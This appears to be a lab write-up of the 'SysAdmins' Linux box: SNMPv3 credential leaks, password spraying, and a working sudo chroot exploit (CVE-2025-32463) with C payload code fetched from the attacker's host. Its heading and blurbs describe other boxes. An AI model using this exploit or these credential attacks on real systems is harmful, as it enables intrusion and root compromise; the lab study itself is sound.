



HackSmarter: Casino Writeup
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.

SysAdmins is a Linux host running FTP, SSH and a small static website, with its real attack surface parked on UDP. Anonymous FTP serves a breach notification that points at a public paste of stolen passwords, and the site’s team page hands me three usernames to pair them with. Spraying those combinations at SSH and FTP goes nowhere, which turns out to be the whole design: the only service that accepts them is SNMPv3 on 161/udp, which does not turn up until I give up on TCP and scan UDP. One of the three names is a valid USM user, its authentication passphrase sits in the leaked list, and walking the MIB with it exposes a cron job that calls sshpass with a plaintext password on the command line. That gets me a shell as helena. Root comes from a hand-installed sudo build vulnerable to CVE-2025-32463, the chroot flaw that lets any local user load an arbitrary shared library as root without holding a single sudoers rule.
You have been hired to perform a penetration test against a sensitive Linux server in the client’s internal network. Your task is to thoroughly enumerate the machine, identify all vulnerabilities, and (if possible) elevate your privileges to root to demonstrate impact.
The client has provided you with VPN access but no other information.
I start with my usual full TCP sweep, a rustscan wrapper that feeds every open port straight into nmap for service detection and default scripts.
fullscan 10.1.93.96
Open 10.1.93.96:22
Open 10.1.93.96:21
Open 10.1.93.96:80
[~] Starting Script(s)
[>] Running script "nmap -vvv -p  -  -Pn -A -oA fulltcp" on ip 10.1.93.96
<SNIP>
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 62 vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.0.0.247
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             742 Jul 13 12:39 data_breach_notification.txt
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e7:26:9a:a9:16:cb:fc:82:4b:dd:f9:85:60:86:70:8d (ECDSA)
|   256 c8:ae:e8:56:7b:51:c5:49:8b:42:c0:dd:df:02:56:eb (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Sysadmins - System Administration Services
| http-methods:
|_  Supported Methods: GET HEAD
<SNIP>
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Three ports, and the interesting one announces itself immediately. The ftp-anon script already logged in as anonymous and listed a single file called data_breach_notification.txt. The OpenSSH and nginx package strings both carry Ubuntu 24.04 suffixes, so this is a recent Noble install rather than something ancient.
The file is 742 bytes and readable by anyone, so I pull it down.
ftp 10.1.93.96
Connected to 10.1.93.96.
220 (vsFTPd 3.0.5)
Name (10.1.93.96:itzvenom): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get data_breach_notification.txt
local: data_breach_notification.txt remote: data_breach_notification.txt
229 Entering Extended Passive Mode (|||64390|)
150 Opening BINARY mode data connection for data_breach_notification.txt (742 bytes).
100% |*************************************************************************************************************|   742        8.52 MiB/s    00:00 ETA
226 Transfer complete.
742 bytes received in 00:00 (7.31 KiB/s)
ftp> exit
221 Goodbye.
cat data_breach_notification.txt
Hi team,

We are writing to inform you of a recent data breach that may have affected some of your information.

Last week, a threat actor accessed our systems after compromising a vulnerable web application and exfiltrated some users' passwords, along with usernames and emails.

We strongly recommend that you change your password as soon as possible if your details appear in the data leak published by the attacker at https[:]//pastebin[.]com/mqPMU1cF.

We'll continue to share updates through this channel.

Please do not hesitate to reach out to us if you have any questions.

Our team is working around the clock to deal with this situation, and we really appreciate your patience and understanding.

Kind regards,
Peter
Lead Sysadmin
An internal breach notice, defanged URL and all, signed by someone called Peter who describes himself as the lead sysadmin. That is two gifts in one file: a name, and a link to the dumped passwords. Pastebin serves raw content under /raw/, so I grab it directly rather than scraping the HTML wrapper.
wget https://pastebin.com/raw/mqPMU1cF
file mqPMU1cF
dos2unix mqPMU1cF
--2026-07-31 07:17:07--  https://pastebin.com/raw/mqPMU1cF
Resolving pastebin.com (pastebin.com)... 104.20.29.150, 172.66.171.73, 2606:4700:10::6814:1d96, ...
Connecting to pastebin.com (pastebin.com)|104.20.29.150|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]
Saving to: 'mqPMU1cF'

mqPMU1cF                                   [ <=>                                                                       ]   1.05K  --.-KB/s    in 0s

2026-07-31 07:17:07 (38.3 MB/s) - 'mqPMU1cF' saved [1074]

mqPMU1cF: ASCII text, with CRLF line terminators
dos2unix: converting file mqPMU1cF to Unix format...
The CRLF line endings matter more than they look. Every tool I am about to feed this file to treats the trailing \r as part of the password, so a hit would silently turn into a miss. dos2unix fixes that before it costs me anything.
A password list without usernames is half a credential, so the website is next. The landing page is a static brochure site for a systems administration consultancy.
curl -s http://10.1.93.96/
<!doctype html>
<html lang="en">
<head>
  <meta charset="utf-8" />
  <title>Sysadmins - System Administration Services</title>
<SNIP>
      <nav class="nav">
        <a class="nav-link" href="careers.html">Careers</a>
        <a class="nav-link btn-primary" href="contact.html">Contact</a>
      </nav>
<SNIP>
    <section class="contact-info container">
      <h2>Contact & social</h2>
      <div class="contact-grid">
        <div>
          <h4>Phone</h4>
          <p>+1 (555) 013-5791</p>

          <h4>Email</h4>
          <p>support@sysadmins.hsm</p>

          <h4>Location</h4>
          <p>1234 Rackview Ave, Suite 100 - Hamdallaye, ACI</p>
        </div>
<SNIP>

The contact block leaks the internal mail domain, sysadmins.hsm, which shows up again later in the SNMP data. The navigation only points at careers.html and contact.html, so I run feroxbuster to see whether anything else is sitting on disk.
feroxbuster -u 'http://10.1.93.96/' -k
200      GET       45l      148w     1423c http://10.1.93.96/assets/js/script.js
200      GET       74l      292w     3199c http://10.1.93.96/careers.html
200      GET       67l      138w     1980c http://10.1.93.96/contact.html
200      GET      114l      243w     3459c http://10.1.93.96/index.html
200      GET      297l      745w     7927c http://10.1.93.96/assets/css/style.css
301      GET        7l       12w      178c http://10.1.93.96/assets => http://10.1.93.96/assets/
200      GET       56l      116w     1754c http://10.1.93.96/team.html
200      GET     8208l    42808w  3249155c http://10.1.93.96/assets/images/team/peter.jpg
200      GET     9982l    61194w  4660402c http://10.1.93.96/assets/images/team/waserby.jpg
200      GET    15910l    95410w  4194304c http://10.1.93.96/assets/images/team/helena.jpg (truncated to size limit)
<SNIP>
[####################] - 67s   210018/210018  0s      found:23      errors:2
team.html never appears in the navigation, but the headshot filenames underneath it are already spelling out three usernames before I even open the page.
curl -s http://10.1.93.96/team.html
 <main class="container">
    <section class="team-grid">
      <h1>Meet the team</h1>
      <p class="lead">The engineers who keep your systems running 24/7.</p>

      <div class="grid team-cards">
        <article class="card member">
          <img src="assets/images/team/waserby.jpg" width="120" height="120" alt="waserby" class="avatar-img"/>
          <h3>waserby</h3>
          <p class="role">Senior Monitoring Engineer</p>
        </article>

        <article class="card member">
          <img src="assets/images/team/helena.jpg" alt="helena" class="avatar-img"/>
          <h3>helena</h3>
          <p class="role">Infrastructure Engineer</p>
        </article>

        <article class="card member">
          <img src="assets/images/team/peter.jpg" alt="peter" class="avatar-img"/>
          <h3>peter</h3>
          <p class="role">Lead Sysadmin</p>
        </article>
      </div>
    </section>
  </main>

Peter’s job title matches the signature on the breach notice, which is a decent sign the page reflects real accounts rather than stock filler. One of them is a “Senior Monitoring Engineer”, a detail I will come back to. I drop the three names into a file.
cat users
waserby
helena
peter
With three users and a hundred leaked passwords, the obvious move is to throw them at the two authenticated services on the box. I cap hydra at four tasks so SSH does not start dropping connections on me.
hydra -L users -P mqPMU1cF ssh://10.1.93.96 -t 4
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-31 07:21:27
[DATA] max 4 tasks per 1 server, overall 4 tasks, 300 login tries (l:3/p:100), ~75 tries per task
[DATA] attacking ssh://10.1.93.96:22/
[STATUS] 60.00 tries/min, 60 tries in 00:01h, 240 to do in 00:05h, 4 active
[STATUS] 61.33 tries/min, 184 tries in 00:03h, 116 to do in 00:02h, 4 active
[STATUS] 66.00 tries/min, 264 tries in 00:04h, 36 to do in 00:01h, 4 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-31 07:25:55
All 300 combinations rejected. FTP goes the same way, and much faster, because vsftpd refuses the lot without even stalling.
hydra -L users -P mqPMU1cF ftp://10.1.93.96 -t 4
[DATA] max 4 tasks per 1 server, overall 4 tasks, 300 login tries (l:3/p:100), ~75 tries per task
[DATA] attacking ftp://10.1.93.96:21/
1 of 1 target completed, 0 valid password found
So the whole TCP surface is exhausted. The web server is static, FTP holds one file I already have, and neither login accepts anything from the leak. A breach notice and a password dump are far too deliberate to be decoration, which means there is a service somewhere that does accept them and I have not found it yet. The only place left to look is UDP.
nmap UDP scanning is slow enough that I stick to the top 100 ports with scripts and version detection, which is usually enough to catch the interesting daemons.
sudo nmap -sUCV -F 10.1.93.96 -vv
Nmap scan report for 10.1.93.96
Host is up, received reset ttl 62 (0.10s latency).
Scanned at 2026-07-31 07:48:11 WEST for 206s
Not shown: 98 closed udp ports (port-unreach)
PORT    STATE         SERVICE REASON              VERSION
68/udp  open|filtered dhcpc   no-response
161/udp open          snmp    udp-response ttl 62 net-snmp; net-snmp SNMPv3 server
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: 13f3f36692d0546a00000000
|   snmpEngineBoots: 10
|_  snmpEngineTime: 39m58s
There it is. An SNMPv3 server, on a box whose website advertises a Senior Monitoring Engineer. SNMPv3 replaced the old community string with a proper user security model, so instead of guessing public or private I need a username plus an authentication passphrase, and I happen to be holding candidates for both.
SNMPv3 leaks user existence before it ever checks a passphrase. If the USM database has no record of the name, net-snmp rejects the request outright; if the name exists but the request is unauthenticated or under-privileged, the agent gets far enough to complain about access control instead. That difference is enough to test all three names with no credentials at all.
snmpbulkwalk -v 3 -u waserby 10.1.93.96
snmpbulkwalk -v 3 -u helena 10.1.93.96
snmpbulkwalk -v 3 -u peter 10.1.93.96
Error in packet.
Reason: authorizationError (access denied to that object)
Failed object:

snmpbulkwalk: Unknown user name

snmpbulkwalk: Unknown user name
waserby is a real USM user and the other two are not, which lines up neatly with that “Senior Monitoring Engineer” title. Trying the same thing with a passphrase attached produces the same split.

That narrows a 300-combination spray down to a hundred, all aimed at one account. My first attempt does not even reach the wire.
snmpbulkwalk -v 3 -u peter -A peixoto 10.1.93.96
Error: passphrase chosen is below the length requirements of the USM (min=8).
snmpbulkwalk:  (The supplied password length is too short.)
Error generating a key (Ku) from the supplied authentication pass phrase.
The USM specification sets a floor of eight characters on authentication passphrases, and net-snmp enforces it client side. Anything shorter in the leak is dead weight, so the loop has to filter on length before it sends anything. I use snmpget against sysDescr.0 rather than a full walk, since a single OID is all I need to tell a good passphrase from a bad one, and I match on the absence of Authentication failure instead of on success. A valid passphrase with insufficient view permissions would still return an access error rather than an auth error, so this catches it either way.
while IFS= read -r p; do
  [ ${#p} -ge 8 ] || continue
  snmpget -v3 -l authNoPriv -u waserby -a MD5 -A "$p" 10.1.93.96 1.3.6.1.2.1.1.1.0 2>&1 \
    | grep -q "Authentication failure" || echo "HIT: $p"
done < mqPMU1cF
HIT: [REDACTED]
One passphrase out of the filtered list authenticates as waserby over authNoPriv with MD5.
With working credentials I dump the entire tree from the root OID into a file, because SNMP walks are long and I would rather grep a local copy than hammer the agent repeatedly.
snmpbulkwalk -v3 -l authNoPriv -u waserby -a MD5 -A [REDACTED] 10.1.93.96 .1 > snmp.txt
The system group confirms the host and, incidentally, the account I am authenticated as.
SNMPv2-MIB::sysDescr.0 = STRING: Linux sysadmins 6.8.0-134-generic #134-Ubuntu SMP PREEMPT_DYNAMIC Fri Jun 26 18:43:11 UTC 2026 x86_64
SNMPv2-MIB::sysObjectID.0 = OID: NET-SNMP-MIB::netSnmpAgentOIDs.10
SNMPv2-MIB::sysContact.0 = STRING: Waserby <waserby@sysadmins.hsm>
SNMPv2-MIB::sysName.0 = STRING: sysadmins
SNMPv2-MIB::sysLocation.0 = STRING: Sitting on the Dock of the Bay
The reason this walk returns anything at all is visible further down, in the view-based access control tables. waserby maps to a group whose read view is _all_, while the other configured user is restricted to systemonly. Whoever set this up gave the monitoring account the run of the entire MIB.
SNMP-VIEW-BASED-ACM-MIB::vacmGroupName.3."waserby" = STRING: grpwaserby
SNMP-VIEW-BASED-ACM-MIB::vacmGroupName.3."authPrivUser" = STRING: grpauthPrivUser
SNMP-VIEW-BASED-ACM-MIB::vacmAccessReadViewName."grpwaserby"."".3.authNoPriv = STRING: _all_
SNMP-VIEW-BASED-ACM-MIB::vacmAccessReadViewName."grpauthPrivUser"."".3.authPriv = STRING: systemonly
That matters because _all_ includes HOST-RESOURCES-MIB, and hrSWRunTable publishes the full command line of every running process. On a host where somebody automates SSH, that is where the password ends up.
HOST-RESOURCES-MIB::hrSWRunName.932 = STRING: "cron"
HOST-RESOURCES-MIB::hrSWRunName.934 = STRING: "sh"
HOST-RESOURCES-MIB::hrSWRunName.941 = STRING: "sleep"
<SNIP>
HOST-RESOURCES-MIB::hrSWRunPath.932 = STRING: "/usr/sbin/CRON"
HOST-RESOURCES-MIB::hrSWRunPath.934 = STRING: "/bin/sh"
HOST-RESOURCES-MIB::hrSWRunPath.941 = STRING: "sleep"
<SNIP>
HOST-RESOURCES-MIB::hrSWRunParameters.932 = STRING: "-f -P"
HOST-RESOURCES-MIB::hrSWRunParameters.934 = STRING: "-c sshpass -p 'PerfectIsTheEnemyOfDone223!' ssh helena@sysadmins; sleep 60"
HOST-RESOURCES-MIB::hrSWRunParameters.941 = STRING: "60"
A cron job spawns sh -c roughly once a minute to run sshpass -p '<password>' ssh helena@sysadmins, then sleeps. sshpass exists precisely because OpenSSH refuses to read a password from anywhere except a terminal, and its entire mechanism is passing that password as an argument, which puts it in /proc/<pid>/cmdline for the lifetime of the process. Anyone who can read the process table gets the credential, and SNMP just handed me the process table over the network.
The installed software table confirms sshpass is really installed rather than this being a leftover from something else.
HOST-RESOURCES-MIB::hrSWInstalledName.677 = STRING: "sshpass_1.09-1_amd64"
The password works directly against SSH.
ssh helena@10.1.93.96
helena@10.1.93.96's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-134-generic x86_64)

 System information as of Fri Jul 31 09:19:56 AM UTC 2026

  System load:  0.01              Temperature:           -273.1 C
  Usage of /:   51.0% of 5.82GB   Processes:             124
  Memory usage: 10%               Users logged in:       0
  Swap usage:   0%                IPv4 address for eth0: 10.1.93.96
<SNIP>
Last login: Thu Jul 23 19:41:15 2026 from 10.0.2.125
helena@sysadmins:~$ cat user.txt
[REDACTED]
I move the session into Penelope so I can push tooling without juggling scp sessions, then let it upload the usual set of enumeration scripts.
run upload_privesc_scripts
[+] No tools specified, uploading all

[•] ⤓ Downloading URL: https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
[•] ⇥ Uploading to /home/helena
[+] Uploaded /home/helena/linpeas.sh
<SNIP>
[+] Uploaded /home/helena/lse.sh
[+] Uploaded /home/helena/deepce.sh
[+] Uploaded /home/helena/pspy64
linpeas opens with the system information block, and the second entry in it is the one that ends the box.
╔══════════╣ Operative system (T1082)
Linux version 6.8.0-134-generic (buildd@lcy02-amd64-007) (x86_64-linux-gnu-gcc-13 (Ubuntu 13.3.0-6ubuntu2~24.04.1) 13.3.0, GNU ld (GNU Binutils for Ubuntu) 2.42) #134-Ubuntu SMP PREEMPT_DYNAMIC Fri Jun 26 18:43:11 UTC 2026
Distributor ID:	Ubuntu
Description:	Ubuntu 24.04.4 LTS
Release:	24.04
Codename:	noble

╔══════════╣ Sudo version (T1548.003,T1068)
Sudo version 1.9.16p2
Ubuntu 24.04 ships sudo 1.9.15p5. Version 1.9.16p2 is not something apt would have put there, so somebody installed it on purpose, and that is a loud hint about which direction to go.
sudo 1.9.14 changed how the binary resolves command paths, moving that resolution inside the user-supplied root directory of the -R/--chroot option while the sudoers file is still being evaluated. The consequence is that sudo performs an NSS lookup while it is chrooted into a directory the caller controls, so it reads /etc/nsswitch.conf from there instead of from the real filesystem. A line like passwd: /woot1234/woot tells the resolver to load libnss_/woot1234.so.2 relative to that same fake root, and the dynamic linker runs any constructor in that library before sudo has dropped a single privilege. Versions 1.9.14 through 1.9.17 are affected and the fix landed in 1.9.17p1, which reverted the path resolution change and deprecated the chroot feature outright.
The attack needs no sudoers rule at all. sudo calls chroot() while it is still parsing policy, before it decides whether the invoking user is allowed to run anything, so helena having an empty sudo -l does not matter. 1.9.16p2 sits squarely in the affected range.
I build the fake root on the target first. The nsswitch.conf points the passwd database at a custom source, and /etc/group gets copied in because sudo reads it during the same startup path and bails out if it is missing.
mkdir -p woot/etc libnss_/woot1234
echo "passwd: /woot1234/woot" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
The library itself is small. __attribute__((constructor)) marks woot() to run the moment the linker maps the object, and the function resets both the real and effective UID and GID to 0 before replacing itself with a shell. The -Wl,-init,woot flag on the compile line asks the linker for the same behaviour, so the constructor fires whichever route the loader takes.
#include <stdlib.h>
#include <unistd.h>
__attribute__((constructor)) void woot(void) {
  setreuid(0,0);
  setregid(0,0);
  chdir("/");
  execl("/bin/bash", "/bin/bash", NULL);
}
I compile it on my own box and serve it over HTTP.
gcc -shared -fPIC -Wl,-init,woot -o woot.so.2 woot.c
sudo python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
wget http://10.200.75.213:8001/woot.so.2
--2026-07-31 09:42:36--  http://10.200.75.213:8001/woot.so.2
Connecting to 10.200.75.213:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 15528 (15K) [application/octet-stream]
Saving to: 'woot.so.2'

woot.so.2                              100%[==========================================================================>]  15.16K  --.-KB/s    in 0.1s

2026-07-31 09:42:36 (153 KB/s) - 'woot.so.2' saved [15528/15528]
The file has to land where the resolver will look for it, which is libnss_/woot1234/ relative to the chroot. After that, sudo -R woot woot chroots into the directory, reads the planted nsswitch.conf, loads the library and fires the constructor.
mv woot.so.2 libnss_/woot1234/
sudo -R woot woot
root@sysadmins:/# cat /root/root.txt
[REDACTED]
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.